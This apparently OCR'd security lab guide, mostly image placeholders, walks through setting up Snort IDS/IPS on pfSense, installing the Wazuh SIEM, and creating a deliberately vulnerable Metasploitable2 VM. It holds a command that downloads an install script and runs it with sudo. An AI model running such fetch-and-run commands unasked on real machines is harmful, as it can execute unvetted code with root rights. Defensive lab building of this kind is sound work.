



- Again, to install software on pfSense, you go to System --> Packet Manager--> Available Packages
  - We're going to search for Snort
  - Install and Confirm
  -





  -





- To configure Snort, you go to Services and click on Snort which will show up in the menu bar
- Click +Add to add an interface to the pfSense router
    - It will default to WAN but you can add other interfaces to it (I.e. : if you had something on the DMZ)
    - 


- Option to allow Snort to send alerts to System log (acting as IDS)
    - Can get noisy in a production environment
    - Will give a lot of information
    - 


- Enable Packet Captures
  - Sends a snort alert into a tcpdump compatible file which allows you to inspect the packets
  - 


- Turning on the Block Offenders option will enable the Intrusion Prevention (IPS) capabilities of Snort
  - Legacy Mode uses pcap (packet capture) engine to generate copies of packets for inspection
  - Inline mode intercepts and inspects packages before they are handed to the host for further processing
  - 


- We will block the Source (SRC) IP address
  - Looking for hackers that are trying to come in and will block that IP
  - 


- Scroll down and save Changes
  - 

- Go to Global settings and Enable Snort VRT and enter the Oink master code (code that we copied when we made an account on snort.org)
  - 


- Enable the community rules (Enable Snort GPLv2)
  - 


- Enable ET Open
  - 

- Enable OpenAppID
    - Signatures applied to the rules set that tells us that someone is trying to hack us
    - 


- C2 (Command and Control)
    - Hackers out there that have taken ownership of computers and they set up a command and control to send out commands to all of these machines have them do something for you.
        - Botnet called FEODO that will identify that command and control
    - Enable FEODO Tracker Botnet C2 IP Rules
    - 

- Change Rules Update Settings


- 


- General Settings
  - Use your discretion in updating the Remove Blocked Hosts Interval
    - We will set to 1 hour considering that it's possible that legitimate people are trying to get into the system and with hopes that illegitimate people give up after being blocked
  - 


7. Deploy Wazuh or Splunk:


- **Install Wazuh or Splunk on its VM:**
- **Installation of Wazuh on Ubuntu**
    - Open a terminal on a VM (Ubuntu) and copy and paste this command
        - curl -sO https://packages.wazuh.com/4.4/wazuh-install.sh && sudo bash ./wazuh-install.sh -a
    - 


- Allow the installation to complete and copy the username and password provided

- Be sure to store it safely
  - Username: admin
  - Password: [redacted]
- 

- After the installation, check your VM's IP address.
  - Use the ifconfig command for this and refer to the "inet" address
  - 


- Copy the IP and paste it in your browser and login with the credentials saved
  - 


- 


- Your Dashboard should look like this
  - 


9. Install Metasploitable2:


- **How to Create a VM for Metasploitable2:**
- **Step 1:** Download the Metasploitable 2 file.
- **Step 2:** The file initially will be in zip format so we need to extract it with 7-Zip, after extracting the file open VirtualBox.


- 

- **Step 3:** Open Virtual box and create a new machine
  - 

- **Step 4:** Select the RAM (recommended 512Mb)
  - 


